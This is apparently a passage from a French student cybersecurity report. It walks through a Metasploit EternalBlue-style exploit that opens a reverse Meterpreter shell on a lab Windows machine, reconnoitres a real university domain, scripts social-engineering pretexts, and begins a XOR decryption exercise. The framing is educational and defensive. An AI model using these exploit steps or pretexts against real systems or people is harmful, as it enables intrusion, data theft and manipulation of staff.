
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address:          (Oracle VirtualBox virtual NIC)
Service Info: Host: DESKTOP-LH0S6L1; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds
root@      :~# e
  
```

FIGURE 6.2 – Nmap console

On remarque que le port est ouvert, un vecteur d'attaque potentiel est donc possible.

On lance le programme msfconsole via la commande msf, on tape la commande "search ms17_010_psexec" ce qui permet de chercher l'exploit dans la bibliothèque d'exploits. Par la suite on utilise la commande "use exploit/windows/smb/ms17_010_psexec".



```

root@: ~
File Edit View Search Terminal Help

Name          Current Setting Required Description
----          -----
DBGTRACE      false        yes   Show extra debug trace info
LEAKATTEMPTS  99          yes   How many times to try to leak transaction
NAMEDPIPE     no           no    A named pipe that can be connected to (leave blank for auto)
RHOST         yes          yes  The target address
RPORT         445         yes  The Target port
SERVICE_DESCRIPTION no          no   Service description to to be used on target for pretty listing
SERVICE_DISPLAY_NAME no          no   The service display name
SERVICE_NAME   no          no   The service name
SHARE          ADMIN$       yes  The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain     .            no   The Windows domain to use for authentication
SMBPass        no          no   The password for the specified username
SMBUser        no          no   The username to authenticate as

Exploit target:
Id  Name
--  --
0   Automatic


msf exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set

```

FIGURE 6.3 – MSF console

Ensuite, il faut configurer l'exploit afin de lui donner un vecteur d'attaque, appelé un payload. On choisira le "*reverse_tcp*" dans notre exemple. Les paramètres LHOST et LPORT correspondent à ceux de la machine qui attaque et RHOST et RPORT à ceux de la machine victime. Il faudra également renseigner le SMBUser qui correspond au nom de session de la machine de la victime ainsi que le mot de passe avec SET SMBPass.

Une fois la configuration effectuée nous n'avons plus qu'à lancer l'attaque. Attention celle-ci ne fonctionne pas toujours du premier coup : si l'injection du code shell est un échec alors il faut relancer le vecteur d'attaque.



```

root@: ~
File Edit View Search Terminal Help

[*] 192.168.100.81:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.100.81:445 - Built a write-what-where primitive...
[*] 192.168.100.81:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.81:445 - Selecting PowerShell target
[*] 192.168.100.81:445 - Executing the payload...
[+] 192.168.100.81:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.100.177:4444
[*] 192.168.100.81:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.100.81:445 - Built a write-what-where primitive...
[*] 192.168.100.81:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.81:445 - Selecting PowerShell target
[*] 192.168.100.81:445 - Executing the payload...
[+] 192.168.100.81:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.100.81
[*] Meterpreter session 1 opened (192.168.100.177:4444 -> 192.168.100.81:52204)

meterpreter > sysinfo
Computer      : DESKTOP-
OS           : Windows 10 (Build 10240).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter >

```

FIGURE 6.4 – Exploitation

Nous avons donc un accès sur la machine Windows et libre à nous d'utiliser des techniques de post-exploitation (récupérer des documents confidentiels, se servir de la machine comme pivot dans un réseau, ...).

6.2 Test sur une application web avec l'outil : Tamper data

Cette extension permet d'altérer les données transmises par le navigateur. Elle permet d'afficher toutes les requêtes HTTP lorsqu'une page web se charge. Il est donc possible de rejouer certaines requêtes HTTP, avec la possibilité de les changer (modifier user Agent, modifier cookie de session, ...).




FIGURE 6.5 – Tamper data extension

Pour apprendre et sécuriser des solutions ou des systèmes exploitations, il faut s'entraîner à pirater de manière légale, soit en local, soit sur des sites prévus à cet effet comme :

1. <https://www.root-me.org>
2. <https://zenk-security.com>
3. <http://overthewire.org>

Partie

7

Scénario réaliste

7.1 Mise en contexte et limites de la situation

Ce scénario va nous permettre de mettre en avant les différents aspects de la cybersécurité évoqués lors de la première partie de ce rapport. Pour ce faire nous allons nous baser sur des faits inventés mais réalistes.

Mr Dupont, directeur général de l'entreprise UtcPay, a de sérieux problèmes au sujet de la sécurité de son système d'information. Il a récemment reçu des plaintes de ses clients quant à la disparition de fonds financiers. Il en va de la réputation de son établissement. Dans ce contexte, il demande un test complet de son système d'informations, soupçonnant un ancien employé ou une attaque extérieure.

En tant d'ingénieurs analystes dans le domaine de la cybersécurité, nous devons définir le type des tests ainsi que leur champ d'action. Nous nous limiterons, pour les tests, au secteur de la banque de Paris comme demandé par Mr Dupont. Au vue des déclarations du directeur général de l'entreprise, nous allons mettre en place un test Interne en boite blanche, ce qui signifie que nous connaîtrons toutes les informations du site et que nous aurons en notre possession des logins nous permettant un accès global au site. D'autre part, du fait que nous ayons à faire à un système bancaire, nous serons dans l'obligation d'effectuer un test externe en boite noire. Cela nous permettra de tester la sécurité du point de vue d'un pirate informatique sans connaissance de l'entreprise.

7.2 Système de notation visant à mesurer l'échelle du risque

7.3 Test interne en boite blanche

Nous allons définir les différents éléments que nous devrons contrôler afin de vérifier la performance de la sécurité du SI. Dans ce test nous n'aurons pas besoin de dissimuler les traces de nos tentatives d'intrusion. Nous vérifions ici toutes les informations que nous avons eues préalablement.

7.3.1 Machines et domaines de la société

Dans un premier temps il faut collecter les informations qui nous permettrons d'établir des recherches plus approfondies.

- Les certificats de sécurité des sites : (certificat SSL)
- Les IPs des différents sites du réseau : pour constater un accès distant possible en fonction du matériel réseau (firewall)

- Vérification des noms de domaines et des DNS

7.3.2 Analyse de l'url à notre disposition

Nous allons prendre pour exemple l'url du site <https://utc.fr>. Dans un premier temps, il faut sonder l'URL de manière discrète. Pour cela on analyse les sauts et les différents noeuds nous reliant aux noms de domaines (commande traceroute sur linux). Par la suite nous testons la présence et le fonctionnement du serveur à l'aide de la commande ping.

```

traceroute to utc.fr (195.83.155.24), 64 hops max, 52 byte packets
1
2
3
4
5
6
7
8
9
10
11 renater.peers.lyonix.net (77.95.71.17)  51.488 ms  81.498 ms  47.622 ms
12 193.51.180.57 (193.51.180.57)  51.280 ms
    te2-5-lyon2-rtr-021.noc.renater.fr (193.51.177.217)  49.581 ms
    te1-1-lyon2-rtr-021.noc.renater.fr (193.51.177.166)  79.000 ms
13 xe1-1-9-paris2-rtr-131.noc.renater.fr (193.51.177.42)  52.370 ms  50.443 ms  50.584 ms
14 te0-2-0-0-compiegne-rtr-011.noc.renater.fr (193.51.177.53)  51.487 ms  51.131 ms  50.255 ms
15 rrtp-vl222-te0-0-0-0-compiegne-rtr-011.noc.renater.fr (193.51.187.33)  51.522 ms  50.062 ms  50.424 ms
16 * *^X *
^C

PING utc.fr (195.83.155.24): 56 data bytes
Request timeout for icmp_seq 0
64 bytes from 195.83.155.24: icmp_seq=0 ttl=48 time=1018.801 ms
64 bytes from 195.83.155.24: icmp_seq=1 ttl=48 time=52.149 ms
^C
--- utc.fr ping statistics ---
2 packets transmitted, 2 packets received, 0.0% packet loss

```

FIGURE 7.1 – Récupération d'information associé à une url

Nous allons continuer nos recherches sur l'IP 195.83.155.24 et nous analysons également les différents IPs des sauts tout en respectant les limites fixées par le directeur général de l'entreprise.

7.3.3 Certificat SSL du site

Il est très important d'inspecter le certificat SSL du site, en effet si celui-ci est de piètre qualité alors les données ne sont pas forcément protégées et une attaque du type homme du milieu est possible (écouter le réseau pour récupérer des informations).




FIGURE 7.2 – Information du certificat ssl du site utc.fr

7.3.4 Whois sur l'url

Cela nous permettra d'avoir plus d'informations sur le domaine. Pour cela, nous utiliserons le site <http://www.whois-raynette.fr>.

Informations sur le nom de domaine : 'utc.fr'

Configuration du domaine utc.fr	
Adresse IP de 'www.utc.fr' :	195.83.155.24
Serveurs DNS :	ns.crihan.fr orion.utc.fr ns1.pasteur.fr ns0.pasteur.fr epsilon.utc.fr
Serveur(s) mail :	vmc.utc.fr (priorité 10)
Géolocalisation du serveur : France - Picardie - Compiègne	

Serveur web de utc.fr	
Logiciel serveur :	nginx/1.2.1
Date serveur :	Wed, 22 May 2019 08:29:06 GMT

Propriétaire du site utc.fr	
-----------------------------	--

FIGURE 7.3 – Information enregistrement du site utc.fr

Dans la partie "propriétaire du site utc.fr" de la figure précédente, nous pouvons observer différentes adresses email. De plus, on peut aussi observer les différents DNS existants ainsi que le type de serveur et sa version. Les adresses email sont volontairement cachées dans l'image précédente.

- harry.X@utc.fr
- jean-Marc.x@utc.fr
- christophe.x@utc.fr

Grâce aux adresses nous pouvons essayer de mettre en place une technique appelée Social Engineering dans le but d'obtenir plus d'informations. Cependant, après quelques recherches, il semblerait que les adresses récoltées appartiennent aux membres de la DSI ce qui n'est pas forcément le meilleur vecteur d'attaque car ce type de personne est plus sensibilisé aux risques.

En cherchant bien on peut trouver beaucoup de potentiel cible à notre attaque en s'appuyant par exemple sur cet annuaire : <https://www.hds.utc.fr/presentation/annuaire.html>

7.3.5 Méthodologies

Il s'agit des différentes méthodologies testées pour récolter des informations et prouver ou non le manque de sécurité d'un système d'informations.

7.3.5.1 Social Engineering

Il s'agit de l'art d'obtenir des informations en exploitant le facteur humain. Nous allons mettre en évidence 3 scénarios, dont deux sur un pentester reconnu qui a été chargé de rassembler autant d'informations que possible sur une organisation.

Scénario 1 : Le pentester a décidé de rechercher une adresse électronique non répertoriée d'un chef des finances dans la société à risque. Il commence par appeler l'assistant administratif du CFO. Voici la conversion qui en résulte :

Assistant : Linda de PayUtc, comment puis-je vous aider ?

Vous : Bonjour Linda, je suis Jesse un nouvel employé de PayUtc dans la section comptabilité et je dois mettre à jour les contacts de ma liste.

Avez-vous l'adresse électronique de M. Charles Foster OFFDENSON dans vos archives ?

Assistant : Oui , mais nous ne la communiquons que très rarement, vous pouvez m'envoyer un email à l'adresse Madison@utc.fr, je lui transférerai votre demande.

Vous : Je comprends bien, mais je dois absolument communiquer son adresse à mon manager au plus tard dans 1 heure. Je viens juste de commencer mon travail, et je

Assistant : D'accord, je comprends, ne vous inquiétez pas, je vais vous la communiquer. L'adresse email est : CFO@utc.fr

Ce scénario peut sembler farfelu sous cette forme. La compassion de l'assistant a permis à notre intrépide ingénieur social d'obtenir deux informations qu'il ne possédait pas encore. Cependant, le vrai problème réside dans la simplicité avec laquelle ce succès de phishing aurait pu être évité. Si l'assistante avait simplement dit à l'ingénieur social qu'elle le rappellerait après avoir vérifié le besoin avec le responsable du budget, la scène se serait déroulée différemment. Lorsque des informations sont demandées, il est sage d'obtenir un deuxième avis afin de savoir si elles doivent être partagées.

Scénario 2 : Le pentester veut entrer dans le bâtiment sans les droits d'accès appropriés. Après des jours passés devant l'entrée sécurisée de PayUtc à analyser les allées et venues des employés, le

moment est arrivé. Il reconnaît un homme qui passe souvent par cette entrée et s'approche de lui pour pouvoir ainsi pénétrer dans l'enceinte du bâtiment.

Vous : Ça a été une semaine incroyable hein ?

Homme : Oui, riche en émotion. Vous : J'ai laissé ma carte d'identité dans ma voiture, et elle est au garage, la révision des 15000km...

Homme : Ha ! Oui, je connais le problème.

Alors que l'homme rentre à l'intérieur, il vous tient la porte ouverte.

L'homme s'est peut-être méfié du pentester au début, mais celui-ci a fini par lui parler de sa vie personnelle. Cette connexion a suscité un peu de compassion et il l'a laissé entrer. Une fois à l'intérieur du bâtiment, il y a tellement d'opportunités pour un ingénieur social. La bonne pratique la suivante : l'homme vérifie l'identité de l'autre en demandant son nom et sa position dans l'entreprise. Il peut demander l'aide d'un de ses collègues pour être sûr de ne pas laisser rentrer une personne qui pourrait nuire au bon fonctionnement de la société.

Scénario 3 : il se base sur les 2 scénarios précédents. On planifie un délai pour récolter des informations, pour ce faire, on pose des questions à des personnes pour obtenir tout type de renseignements. Une fois toutes les informations réunies, nous pouvons alors échafauder un nouveau scénario pour atteindre notre but ou notre cible.

Ce type d'attaque est le plus utilisé car on peut créer un grand nombre scénarios adaptables en fonction des différentes situations.

7.3.6 Veille technologique

- Serveur d'hébergement : de type Linux : nginx/1.2.1 (195.83.155.24)
- Serveur email sur le même domaine : vmc.utc.fr (195.83.155.12)
- Site développé en JEE

Il semblerait que les services soient hébergés dans le même réseau donc si nous arrivons à pénétrer ce réseau, nous pourrons potentiellement avoir accès aux serveurs linux. Il faut savoir que le point d'entrée le plus accessible et le plus utilisé par les pirates informatiques est le serveur email car il est très ouvert sur l'extérieur. Un pirate va avoir du mal à prendre possession d'une DMZ (zone démilitarisée : tout flux peut sortir mais aucun flux ne peut être entrant), alors qu'il existe des techniques pour accéder à un serveur email.

Il faut effectuer une veille technologique pour constater la présence ou non de faille exploitable. Cela dépend de la version des logiciels et de nombreux autres paramètres. Par exemple l'absence de mise à jour des composants peut être fatale pour un SI.

7.3.7 Page d'authentification

Pour des raisons de sécurité celle-ci passe par un lien SSO (Single Sign-On). Il s'agit d'un protocole visant à sécuriser au maximum les identifications des utilisateurs.




FIGURE 7.4 – Page de login utc.fr

Nous pouvons essayer différentes techniques que nous avons présentées lors de la première partie de notre développement telles que l'injection SQL, l'usage de faille XSS, le vol de session ...

7.3.8 Scanner de la sécurité des serveurs et applications

N'ayant pas eu l'autorisation de procéder à des tests de pénétration sur les serveurs de l'UTC pour des raisons de sécurité. Nous ne pouvons pas procéder à ce type de test.

En vertu de la loi : « Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 30000 euros d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 45000 euros d'amende. Lorsque les infractions prévues aux deux premiers alinéas ont été commises à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'État, la peine est portée à cinq ans d'emprisonnement et à 75 000 € d'amende. » (article du 323-1 code pénal)

En d'autres termes, le fait de trouver des failles et de les exploiter pourrait nuire au bon fonctionnement du réseau de l'UTC. En effet, une porte dérobée ouverte le serait aussi à tous les pirates extérieurs. C'est pourquoi, lors de ce type de tests, il faut toujours penser à supprimer son accès distant si notre attaque le permet ou à fermer la connexion. Dans le cas d'un test officiel ou à but positif, il faut maintenir un accès pour une période donnée de temps afin d'émettre un rapport de la sécurité à la société testée.

7.4 Usage des éléments cryptés trouvés

A travers un petit scénario, nous allons vous montrer comment exploiter des éléments que vous avez récupérés sur un site et qui sont cryptés. En effet, un chiffrement simple ne suffit pas toujours. Un chiffrement dit "fort" est nécessaire pour éviter que des personnes ne puissent le décrypter.

7.4.1 Phase 1 : Récupération des données

Vous êtes un pirate informatique, et vous avez réussi à récupérer une chaîne de caractères sur un site web. Cette chaîne est pour le moment illisible, cependant vous pressentez qu'elle peut contenir

des informations sensibles. Vous décidez donc d'essayer de la décrypter. La chaîne initiale que vous récupérez est contenue dans le document "base64.txt", et comme son nom l'indique, vous remarquez que cette chaîne est encodée en base64. Après une tentative infructueuse de décodage vers un format texte, vous décidez d'utiliser un site de décodage pour récupérer cette chaîne en hexadécimal (format qui est bien plus facile à travailler), comme par exemple <https://cryptii.com/pipes/base64-to-hex>. Vous récupérez la chaîne contenue dans le document "base64toHex.txt" et vous allez pouvoir commencer à travailler sur cette chaîne.




FIGURE 7.5 – Extrait des documents "base64.txt" (à gauche) et "base64toHex.txt" (à droite)

7.4.2 Phase 2 : L'analyse de fréquence

Votre idée est que le plaintext a été XORé (appliquer un OU exclusif (XOR) sur un message) avec une clé de taille fixe qui a dû être utilisée de nombreuses fois. Prenons l'exemple suivant, vous avez un plaintext de 13 caractères, et vous choisissez une clé de taille 3. Vous allez effectuer un XOR caractère par caractère avec votre plaintext et la clé. Donc tous les 3 caractères, vous ré-utiliserez le même caractère de votre clé.

